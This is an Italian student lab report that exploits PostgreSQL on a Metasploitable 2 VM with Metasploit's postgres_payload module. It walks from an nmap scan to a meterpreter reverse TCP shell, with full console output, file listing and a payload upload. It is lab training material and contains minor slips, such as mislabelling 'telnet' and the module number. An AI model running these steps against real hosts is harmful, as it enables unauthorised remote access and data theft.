

Report Esercizio 22/01/2025

Exploit PostgreSQL con Metasploit Framework

Leonardo Catalano

“La traccia di oggi ci chiede di effettuare una sessione di Exploit PostgreSQL utilizzando Metasploit Framework su una macchina virtuale Metasploitable.

Bisognerà effettuare una sessione di hacking sul servizio ‘PostgreSQL’ della macchina Metasploitable da Kali.

Le fasi da effettuare saranno le seguenti:

1. Configurazione delle macchine:

Le macchine dovranno essere configurate in rete interna e dovranno essere raggiungibili l’una con l’altra (devono poter comunicare) .

Nello specifico le macchina Kali e Metasploitable dovranno avere questi indirizzi nello specifico 192.168.1.25 - 192.168.1.40/24

2. Utilizzo Metasploit Framework:

Utilizzare Metasploit framework per effettuare una sessione di hacking sul servizio ‘PostgreSQL’ della macchina Metasploitable.


Preconfigurazione macchine virtuali:

Prima di tutto si configurano le VM per farle stare tutte nella stessa rete.

Come indirizzo di rete di riferimento uso il 192.168.1.0 /24.

-Macchina Kali Linux:

Per configurare l’indirizzo ipv4, si aprono le impostazioni della connessione, cliccando con il mouse destro sull’icona dell’ethernet, si va su IPv4 Settings, si cambia il metodo da DHCP a Manuale, si scrive l’indirizzo, si fa Add e si Salva.



Poi si disattiva la scheda di rete e la si riattiva e si va a verificare se l'indirizzo è stato assegnato correttamente aprendo la console e facendo il comando `ifconfig` o `ip a`.

```

kali@kali: ~
File Actions Edit View Help
(kali@kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
   link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
   inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
   inet6 ::1/128 scope host proto kernel_lo
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
   link/ether 08:00:27:ad:25:87 brd ff:ff:ff:ff:ff:ff
   inet 192.168.1.25/24 brd 192.168.1.255 scope global noprefixroute eth0
       valid_lft forever preferred_lft forever
   inet6 fe80::8638:cc35:20dd:4129/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
(kali@kali)-[~]
$ 

```

Come si può vedere l'indirizzo è stato configurato correttamente.

-Macchina Metasploitable:

Per configurare l'indirizzo ipv4 sulla macchina Metasploitable si utilizza il seguente comando: `sudo ifconfig eth0 192.168.1.40/24`

```
Metasploitable_2 [In esecuzione] - Oracle VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ sudo ifconfig eth0 192.168.1.40/24
[sudo] password for msfadmin:
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:c1:13:61
          inet addr:192.168.1.40  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fec1:1361/64  Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:12 errors:0 dropped:0 overruns:0 frame:0
          TX packets:39 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:768 (768.0 B)  TX bytes:7058 (6.8 KB)
          Base address:0xd020  Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128  Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:126 errors:0 dropped:0 overruns:0 frame:0
          TX packets:126 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:35929 (35.0 KB)  TX bytes:35929 (35.0 KB)

msfadmin@metasploitable:~$
```

-Ping Kali --> Metasploitable:

```
File Actions Edit View Help
(kali㉿kali)-[~]
$ ping 192.168.1.40
PING 192.168.1.40 (192.168.1.40) 56(84) bytes of data.
64 bytes from 192.168.1.40: icmp_seq=1 ttl=64 time=1.47 ms
64 bytes from 192.168.1.40: icmp_seq=2 ttl=64 time=11.0 ms
64 bytes from 192.168.1.40: icmp_seq=3 ttl=64 time=0.981 ms
64 bytes from 192.168.1.40: icmp_seq=4 ttl=64 time=0.991 ms
^C
— 192.168.1.40 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3003ms
rtt min/avg/max/mdev = 0.981/3.602/10.964/4.255 ms

(kali㉿kali)-[~]
$
```

-Session hacking con Metasploit Framework (msfconsole) :

Per prima cosa si fa una scansione utilizzando nmap sul target prima di aprire il framework Metasploit da cmd con il comando “msfconsole”.

Il comando per effettuare l’nmap utilizzato in questo caso è il seguente:

“nmap -sV -p- indirizzoiptarget (192.168.1.40)”

```
Appunti
kali@kali: ~
File Actions Edit View Help
(kali@kali)-[~]
$ nmap -sV -p- 192.168.1.40
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-22 08:32 EST
Nmap scan report for 192.168.1.40
Host is up (0.0081s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE          VERSION
21/tcp    open  ftp              vsftpd 2.3.4
22/tcp    open  ssh              OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet?
25/tcp    open  smtp?
53/tcp    open  domain           ISC BIND 9.4.2
80/tcp    open  http             Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind          2 (RPC #100000)
139/tcp   open  netbios-ssn      Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn      Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec?
513/tcp   open  login?
514/tcp   open  shell?
1099/tcp  open  java-rmi         GNU Classpath grmiregistry
1524/tcp  open  bindshell        Metasploitable root shell
2049/tcp  open  nfs              2-4 (RPC #100003)
2121/tcp  open  ccproxy-ftp?
3306/tcp  open  mysql?
3632/tcp  open  distccd          distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql       PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc              VNC (protocol 3.3)
6000/tcp  open  X11              (access denied)
6667/tcp  open  irc              UnrealIRCd
6697/tcp  open  irc              UnrealIRCd
8009/tcp  open  ajp13            Apache Jserv (Protocol v1.3)
8180/tcp  open  unknown
8787/tcp  open  drb              Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drbb)
41081/tcp open  mountd           1-3 (RPC #100005)
43963/tcp open  nlockmgr         1-4 (RPC #100021)
48940/tcp open  status           1 (RPC #100024)
54390/tcp open  java-rmi         GNU Classpath grmiregistry
MAC Address: 08:00:27:C1:13:61 (Oracle VirtualBox virtual NIC)
Service Info: Host: irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 212.87 seconds
```

Dopo aver fatto l'nmap ed aver visto la porta 23 aperta, si passa alla sessione di hacking con Metasploit Framework.

Da cmd con il comando msfconsole accediamo a Metasploit Framework.

```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ msfconsole  
Metasploit tip: Metasploit can be configured at startup, see msfconsole  
--help to learn more  
  
Metasploit v6.4.34-dev  
+ -- ==[ 2461 exploits - 1267 auxiliary - 431 post ]  
+ -- ==[ 1468 payloads - 49 encoders - 11 nops ]  
+ -- ==[ 9 evasion ]  
  
Metasploit Documentation: https://docs.metasploit.com/  
msf6 > |
```

Ora andremo ad effettuare una ricerca per vedere se ci sono degli exploit per 'telnet', per fare ciò si utilizza il seguente comando:
“search PostgreSQL”

```
msf6 > search PostgreSQL  
Matching Modules  


| #  | Name                                                                                  | Disclosure Date | Rank      | Check | Description                     |
|----|---------------------------------------------------------------------------------------|-----------------|-----------|-------|---------------------------------|
| 0  | exploit/linux/http/acronis_cyber_infra_cve_2023_45249                                 | 2024-07-24      | excellent | Yes   | Acronis Cyber Infrastructure de |
| 1  | fault password remote code execution                                                  | .               | .         | .     | .                               |
| 2  | \ target: Unix/Linux Command                                                          | .               | .         | .     | .                               |
| 3  | \ target: Interactive SSH                                                             | .               | .         | .     | .                               |
| 4  | auxiliary/server/capture/postgresql                                                   | .               | normal    | No    | Authentication Capture: Postgre |
| 5  | post/linux/gather/enum_users_history                                                  | .               | normal    | No    | Linux Gather User History       |
| 6  | exploit/multi/http/manage_engine_dc_pmp_sqli                                          | 2014-06-08      | excellent | Yes   | ManageEngine Desktop Central /  |
| 7  | Password Manager LinkViewFetchServlet.dat SQL Injection                               | .               | .         | .     | .                               |
| 8  | \ target: Automatic                                                                   | .               | .         | .     | .                               |
| 9  | \ target: Desktop Central v8 >= b80200 / v9 < b90039 (PostgreSQL) on Windows          | .               | .         | .     | .                               |
| 10 | \ target: Desktop Central MSP v8 >= b80200 / v9 < b90039 (MySQL) on Windows           | .               | .         | .     | .                               |
| 11 | \ target: Desktop Central [MSP] v7 >= b70200 / v8 < b70039 (MySQL) on Windows         | .               | .         | .     | .                               |
| 12 | \ target: Password Manager Pro [MSP] v6 >= b6800 / v7 < b7003 (PostgreSQL) on Windows | .               | .         | .     | .                               |
| 13 | \ target: Password Manager Pro [MSP] v6 >= b6500 / v7 < b7003 (MySQL) on Linux        | .               | .         | .     | .                               |
| 14 | \ target: Password Manager Pro v6 >= b6800 / v7 < b7003 (MySQL) on Linux              | .               | .         | .     | .                               |
| 15 | auxiliary/admin/http/manageengine_pmp_privesc                                         | 2014-11-08      | normal    | Yes   | ManageEngine Password Manager S |
| 16 | QLAdvancedALSearchResult.cc Pro SQL Injection                                         | .               | .         | .     | .                               |
| 17 | exploit/multi/postgres/postgres_copy_from_program_cmd_exec                            | 2019-03-20      | excellent | Yes   | PostgreSQL COPY FROM PROGRAM Co |
| 18 | mmmand Execution                                                                      | .               | .         | .     | .                               |
| 19 | \ target: Automatic                                                                   | .               | .         | .     | .                               |
| 20 | \ target: Unix/OSX/Linux                                                              | .               | .         | .     | .                               |
| 21 | \ target: Windows - PowerShell (In-Memory)                                            | .               | .         | .     | .                               |
| 22 | \ target: Windows (CMD)                                                               | .               | .         | .     | .                               |
| 23 | exploit/multi/postgres/postgres_createlang                                            | 2016-01-01      | good      | Yes   | PostgreSQL CREATE LANGUAGE Exec |
| 24 | ution                                                                                 | .               | .         | .     | .                               |
| 25 | auxiliary/scanner/postgres/postgres_dbname_flag_injection                             | .               | normal    | No    | PostgreSQL Database Name Comm   |
| 26 | d Line Flag Injection                                                                 | .               | .         | .     | .                               |
| 27 | auxiliary/scanner/postgres/postgres_login                                             | .               | normal    | No    | PostgreSQL Login Utility        |
| 28 | auxiliary/admin/postgres/postgres_readfile                                            | .               | normal    | No    | PostgreSQL Server Generic Query |
| 29 | auxiliary/admin/postgres/postgres_sql                                                 | .               | normal    | No    | PostgreSQL Server Generic Query |
| 30 | auxiliary/scanner/postgres/postgres_version                                           | .               | normal    | No    | PostgreSQL Version Probe        |
| 31 | exploit/linux/postgres/postgres_payload                                               | 2007-06-05      | excellent | Yes   | PostgreSQL for Linux Payload Ex |


```

Come da screen notiamo che l’exploit della consegna
”exploit/linux/postgres/postgres_payload” è il numero 26.
Per scegliere l’exploit possiamo usare il comando use 26 oppure use path dell’exploit.
“use 26 oppure use exploit/linux/postgres/postgres_payload”

```
msf6 > use 26
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf6 exploit(linux/postgres/postgres_payload) > █
```

Successivamente utilizziamo il comando “show options” per capire quali parametri prima devono essere configurati:

```
msf6 exploit(linux/postgres/postgres_payload) > show options
Module options (exploit/linux/postgres/postgres_payload):


| Name    | Current Setting | Required | Description           |
|---------|-----------------|----------|-----------------------|
| VERBOSE | false           | no       | Enable verbose output |


Used when connecting via an existing SESSION:


| Name    | Current Setting | Required | Description                       |
|---------|-----------------|----------|-----------------------------------|
| SESSION |                 | no       | The session to run this module on |


Used when making a new connection via RHOSTS:


| Name     | Current Setting | Required | Description                                                                                            |
|----------|-----------------|----------|--------------------------------------------------------------------------------------------------------|
| DATABASE | postgres        | no       | The database to authenticate against                                                                   |
| PASSWORD | postgres        | no       | The password for the specified username. Leave blank for a random password.                            |
| RHOSTS   |                 | no       | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT    | 5432            | no       | The target port                                                                                        |
| USERNAME | postgres        | no       | The username to authenticate as                                                                        |


Payload options (linux/x86/meterpreter/reverse_tcp):


| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST |                 | yes      | The listen_address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |


Exploit target:


| Id | Name      |
|----|-----------|
| 0  | Linux x86 |


```

Come da screen, notiamo che nei parametri requisiti (required) alcuni effettivamente che servono sono messi come non Required, quelli che sono necessari RHOSTS e RPORT, quindi l’indirizzo ip del target e la porta, di base la porta è preimpostata a 5432 ed essendo che su metasploit la porta in ascolto è sempre la 5432 non è necessaria cambiarla.

Inoltre è necessario settare LHOST quindi l’indirizzo dell’attaccante, in questo caso di kali, perchè si sta andando a fare un reverse_attack.

Per settare quindi l’RHOSTS, e LHOST i comandi sono i seguenti:

“set RHOSTS indirizzo ipv4 (192.168.1.40)”.

“set LHOST indirizzo ipv4 (192.168.1.25)”.

```
msf6 exploit(linux/postgres/postgres_payload) > set RHOSTS 192.168.1.40
RHOSTS => 192.168.1.40
msf6 exploit(linux/postgres/postgres_payload) > set LHOST 192.168.1.25
LHOST => 192.168.1.25
msf6 exploit(linux/postgres/postgres_payload) > █
```

Una volta settato l’RHOSTS e LHOST, facendo un 2° controllo con “show options”, vediamo se abbiamo inserito tutti i parametri necessari e se sono stati inseriti correttamente.


```
msf6 exploit(linux/postgres/postgres_payload) > show options
Module options (exploit/linux/postgres/postgres_payload):
  Name      Current Setting  Required  Description
  ---      -
  VERBOSE   false             no        Enable verbose output

Used when connecting via an existing SESSION:
  Name      Current Setting  Required  Description
  ---      -
  SESSION   no               no        The session to run this module on

Used when making a new connection via RHOSTS:
  Name      Current Setting  Required  Description
  ---      -
  DATABASE  postgres         no        The database to authenticate against
  PASSWORD  postgres         no        The password for the specified username. Leave blank for a random password.
  RHOSTS    192.168.1.40     no        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     5432             no        The target port
  USERNAME  postgres         no        The username to authenticate as

Payload options (linux/x86/meterpreter/reverse_tcp):
  Name      Current Setting  Required  Description
  ---      -
  LHOST     192.168.1.25     yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:
  Id  Name
  --  --
  0    Linux x86
```

I parametri sono stati inseriti correttamente.

Successivamente ci resta da scegliere e configurare il payload, la prima cosa da fare è vedere quanti payload sono disponibili per l’exploit che abbiamo scelto.

Il comando per fare ciò è “show payloads”, e nello specifico vedremo soltanto i payloads disponibili per quel tipo specifico di exploit scelto.

```
Compatible Payloads
# Name Disclosure Date Rank Check Description
0 payload/generic/custom . normal No Custom Payload
1 payload/generic/debug_trap . normal No Generic x86 Debug Trap
2 payload/generic/shell_bind_aws_ssm . normal No Command Shell, Bind SSM (via AWS API)
3 payload/generic/shell_bind_tcp . normal No Generic Command Shell, Bind TCP Inline
4 payload/generic/shell_reverse_tcp . normal No Generic Command Shell, Reverse TCP Inline
5 payload/generic/ssh/interact . normal No Interact with Established SSH Connection
6 payload/generic/tight_loop . normal No Generic x86 Tight Loop
7 payload/linux/x86/chmod . normal No Linux Chmod
8 payload/linux/x86/exec . normal No Linux Execute Command
9 payload/linux/x86/meterpreter/bind_ipv6_tcp . normal No Linux Mettle x86, Bind IPv6 TCP Stager (Linux x86)
10 payload/linux/x86/meterpreter/bind_ipv6_tcp_uuid . normal No Linux Mettle x86, Bind IPv6 TCP Stager with UUID Support (Linux x86)
11 payload/linux/x86/meterpreter/bind_nonx_tcp . normal No Linux Mettle x86, Bind TCP Stager
12 payload/linux/x86/meterpreter/bind_tcp . normal No Linux Mettle x86, Bind TCP Stager (Linux x86)
13 payload/linux/x86/meterpreter/bind_tcp_uuid . normal No Linux Mettle x86, Bind TCP Stager with UUID Support (Linux x86)
14 payload/linux/x86/meterpreter/reverse_ipv6_tcp . normal No Linux Mettle x86, Reverse TCP Stager (IPv6)
15 payload/linux/x86/meterpreter/reverse_nonx_tcp . normal No Linux Mettle x86, Reverse TCP Stager
16 payload/linux/x86/meterpreter/reverse_tcp . normal No Linux Mettle x86, Reverse TCP Stager
17 payload/linux/x86/meterpreter/reverse_tcp_uuid . normal No Linux Mettle x86, Reverse TCP Stager
18 payload/linux/x86/metsvc_bind_tcp . normal No Linux Meterpreter Service, Bind TCP
19 payload/linux/x86/metsvc_reverse_tcp . normal No Linux Meterpreter Service, Reverse TCP Inline
20 payload/linux/x86/read_file . normal No Linux Read File
21 payload/linux/x86/shell/bind_ipv6_tcp . normal No Linux Command Shell, Bind IPv6 TCP Stager (Linux x86)
22 payload/linux/x86/shell/bind_ipv6_tcp_uuid . normal No Linux Command Shell, Bind IPv6 TCP Stager with UUID Support (Linux x86)
23 payload/linux/x86/shell/bind_nonx_tcp . normal No Linux Command Shell, Bind TCP Stager
24 payload/linux/x86/shell/bind_tcp . normal No Linux Command Shell, Bind TCP Stager (Linux x86)
25 payload/linux/x86/shell/bind_tcp_uuid . normal No Linux Command Shell, Bind TCP Stager with UUID Support (Linux x86)
26 payload/linux/x86/shell/reverse_ipv6_tcp . normal No Linux Command Shell, Reverse TCP Stager (IPv6)
27 payload/linux/x86/shell/reverse_nonx_tcp . normal No Linux Command Shell, Reverse TCP Stager
28 payload/linux/x86/shell/reverse_tcp . normal No Linux Command Shell, Reverse TCP Stager
29 payload/linux/x86/shell/reverse_tcp_uuid . normal No Linux Command Shell, Reverse TCP Stager
30 payload/linux/x86/shell_bind_ipv6_tcp . normal No Linux Command Shell, Bind TCP Inline (IPv6)
31 payload/linux/x86/shell_bind_tcp . normal No Linux Command Shell, Bind TCP Inline
32 payload/linux/x86/shell_bind_tcp_random_port . normal No Linux Command Shell, Bind TCP Random Port Inline
33 payload/linux/x86/shell_reverse_tcp . normal No Linux Command Shell, Reverse TCP Inline
34 payload/linux/x86/shell_reverse_tcp_ipv6 . normal No Linux Command Shell, Reverse TCP Inline (IPv6)

msf6 exploit(linux/postgres/postgres_payload) > |
```

In questo caso il payload interessato è il meterpreter/reverse_tcp quindi il numero 16.

Per settarlo il comando è il seguente:

“set payload numero (16)”

```
msf6 exploit(linux/postgres/postgres_payload) > set payload 16
payload => linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/postgres/postgres_payload) > █
```

Per vedere che parametri ha bisogno il payload, facciamo un 3* “show options”, dopo aver settato il payload.

```
File Actions Edit View Help
Name Current Setting Required Description
VERBOSE false no Enable verbose output

Used when connecting via an existing SESSION:
Name Current Setting Required Description
SESSION no The session to run this module on

Used when making a new connection via RHOSTS:
Name Current Setting Required Description
DATABASE postgres no The database to authenticate against
PASSWORD postgres no The password for the specified username. Leave blank for a random password.
RHOSTS 192.168.1.40 no The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 5432 no The target port
USERNAME postgres no The username to authenticate as

Payload options (linux/x86/meterpreter/reverse_tcp):
Name Current Setting Required Description
LHOST 192.168.1.25 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:
Id Name
0 Linux x86

View the full module info with the info, or info -d command.
msf6 exploit(linux/postgres/postgres_payload) > █
```

In questo caso però non è richiesto nessun parametro quindi le opzioni non sono cambiate rispetto a prima.

Infine possiamo finalmente lanciare il comando d’attacco “exploit”

```
msf6 exploit(linux/postgres/postgres_payload) > exploit

[*] Started reverse TCP handler on 192.168.1.25:4444
[*] 192.168.1.40:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/VszvShVE.so, should be cleaned up automatically
[*] Sending stage (1017704 bytes) to 192.168.1.40
[*] Meterpreter session 1 opened (192.168.1.25:4444 → 192.168.1.40:46080) at 2025-01-22 09:21:33 -0500

meterpreter > █
```

L’attacco ha avuto successo, abbiamo ottenuto la sessione con meterpreter (shell avanzata), lo vediamo da session opened.

Da cui possiamo eseguire diversi comandi come ifconfig o ip a che ci restituiranno le informazioni della macchina target.


```
msf6 exploit(linux/postgres/postgres_payload) > exploit

[*] Started reverse TCP handler on 192.168.1.25:4444
[*] 192.168.1.40:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/VszvShVE.so, should be cleaned up automatically
[*] Sending stage (1017704 bytes) to 192.168.1.40
[*] Meterpreter session 1 opened (192.168.1.25:4444 → 192.168.1.40:46080) at 2025-01-22 09:21:33 -0500

meterpreter > ls
Listing: /var/lib/postgresql/8.3/main
```

Mode	Size	Type	Last modified	Name
100600/rw	4	fil	2010-03-17 10:08:46 -0400	PG_VERSION
040700/rwx	4096	dir	2010-03-17 10:08:56 -0400	base
040700/rwx	4096	dir	2025-01-22 08:52:26 -0500	global
040700/rwx	4096	dir	2010-03-17 10:08:49 -0400	pg_clog
040700/rwx	4096	dir	2010-03-17 10:08:46 -0400	pg_multixact
040700/rwx	4096	dir	2010-03-17 10:08:49 -0400	pg_subtrans
040700/rwx	4096	dir	2010-03-17 10:08:46 -0400	pg_tblspc
040700/rwx	4096	dir	2010-03-17 10:08:46 -0400	pg_twophase
040700/rwx	4096	dir	2010-03-17 10:08:49 -0400	pg_xlog
100600/rw	125	fil	2025-01-22 08:27:25 -0500	postmaster.opts
100600/rw	54	fil	2025-01-22 08:27:25 -0500	postmaster.pid
100644/rw-r--r--	540	fil	2010-03-17 10:08:45 -0400	root.crt
100644/rw-r--r--	1224	fil	2010-03-17 10:07:45 -0400	server.crt
100640/rw-r--	891	fil	2010-03-17 10:07:45 -0400	server.key

```
meterpreter > ifconfig

Interface 1
=====
Name       : lo
Hardware MAC : 00:00:00:00:00:00
MTU        : 16436
Flags      : UP,LOOPBACK
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff::

Interface 2
=====
Name       : eth0
Hardware MAC : 08:00:27:c1:13:61
MTU        : 1500
Flags      : UP,BROADCAST,MULTICAST
IPv4 Address : 192.168.1.40
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fec1:1361
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

Con il comando help ci mostra tutti i comandi:

```
meterpreter > help
```

Core Commands

Command	Description
?	Help menu
background	Backgrounds the current session
bg	Alias for background
bgkill	Kills a background meterpreter script
bglist	Lists running background scripts
bgrun	Executes a meterpreter script as a background thread
channel	Displays information or control active channels
close	Closes a channel
detach	Detach the meterpreter session (for http/https)
disable_unicode_encoding	Disables encoding of unicode strings
enable_unicode_encoding	Enables encoding of unicode strings
exit	Terminate the meterpreter session
guid	Get the session GUID
help	Help menu
info	Displays information about a Post module
irb	Open an interactive Ruby shell on the current session
load	Load one or more meterpreter extensions
machine_id	Get the MSF ID of the machine attached to the session
pry	Open the Pry debugger on the current session
quit	Terminate the meterpreter session
read	Reads data from a channel
resource	Run the commands stored in a file
run	Executes a meterpreter script or Post module
secure	(Re)Negotiate TLV packet encryption on the session
sessions	Quickly switch to another session
use	Deprecated alias for "load"
uuid	Get the UUID for the current session
write	Writes data to a channel

Stdapi: File system Commands

<u>Command</u>	<u>Description</u>
cat	Read the contents of a file to the screen
cd	Change directory
checksum	Retrieve the checksum of a file
chmod	Change the permissions of a file
cp	Copy source to destination
del	Delete the specified file
dir	List files (alias for ls)
download	Download a file or directory
edit	Edit a file
getlwd	Print local working directory (alias for lpwd)
getwd	Print working directory
lcat	Read the contents of a local file to the screen
lcd	Change local working directory
ldir	List local files (alias for lls)
lls	List local files
lmkdir	Create new directory on local machine
lpwd	Print local working directory
ls	List files
mkdir	Make directory
mv	Move source to destination
pwd	Print working directory
rm	Delete the specified file
rmdir	Remove directory
search	Search for files
<u>upload</u>	<u>Upload a file or directory</u>

```
Appunto
kali@kali: ~

File Actions Edit View Help
Stdapi: Webcam Commands
=====
Command      Description
-----
webcam_chat   Start a video chat
webcam_list   List webcams
webcam_snap   Take a snapshot from the specified webcam
webcam_stream Play a video stream from the specified webcam

Stdapi: Mic Commands
=====
Command      Description
-----
listen       listen to a saved audio recording via audio player
mic_list     list all microphone interfaces
mic_start    start capturing an audio stream from the target mic
mic_stop     stop capturing audio

Stdapi: Audio Output Commands
=====
Command      Description
-----
play         play a waveform audio file (.wav) on the target system

For more info on a specific command, use <command> -h or help <command>.

meterpreter > route

IPv4 network routes
=====
Subnet      Netmask      Gateway  Metric  Interface
-----
192.168.1.0  255.255.255.0  0.0.0.0  0       eth0

No IPv6 routes were found.
meterpreter > 
```

Voglio fare un esempio che ovviamente in questo caso non funzionerà però almeno ho da parte la procedura.

L'esempio che voglio fare è uploadare un file audio .wav e utilizzare il comando play per farlo partire alla macchina target.

In questo caso però non funzionerà perchè metasploitable2 è una macchina vecchia e pensata e creata soltanto a scopi didattici, non è in grado di gestire o riprodurre file audio.

Per prima cosa bisogna fare l'upload con il seguente comando:

“upload /path/to/local/file.wav /path/to/target/directory/”, in questo caso:

“upload /home/kali/Downloads/audioEsempio.wav / “

```
meterpreter > upload /home/kali/Downloads/audioEsempio.wav /  
[*] Uploading : /home/kali/Downloads/audioEsempio.wav → /audioEsempio.wav  
[-] core_channel_open: Operation failed: 1  
meterpreter > upload /home/kali/Downloads/audioEsempio.wav /tmp/  
[*] Uploading : /home/kali/Downloads/audioEsempio.wav → /tmp/audioEsempio.wav  
[*] Completed : /home/kali/Downloads/audioEsempio.wav → /tmp/audioEsempio.wav  
meterpreter > play /tmp/audioEsempio.wav  
[*] Playing /tmp/audioEsempio.wav ...  
[-] Error while running command play: Could not read file: /tmp/audioEsempio.wav
```

Però per un problema di permessi il comando così non funziona, quindi ho provato a inserire il file audio dentro la cartella tmp (file temporanei) e lì ci sono riuscito.

Per far partire l'audio la sintassi è la seguente:

“play percorsoFile/nomeFile (/tmp/audioEsempio)”.

Ovviamente però ci ha dato errore perché Metasploitable 2 non è in grado di gestire i file audio però almeno ho fatto la procedura.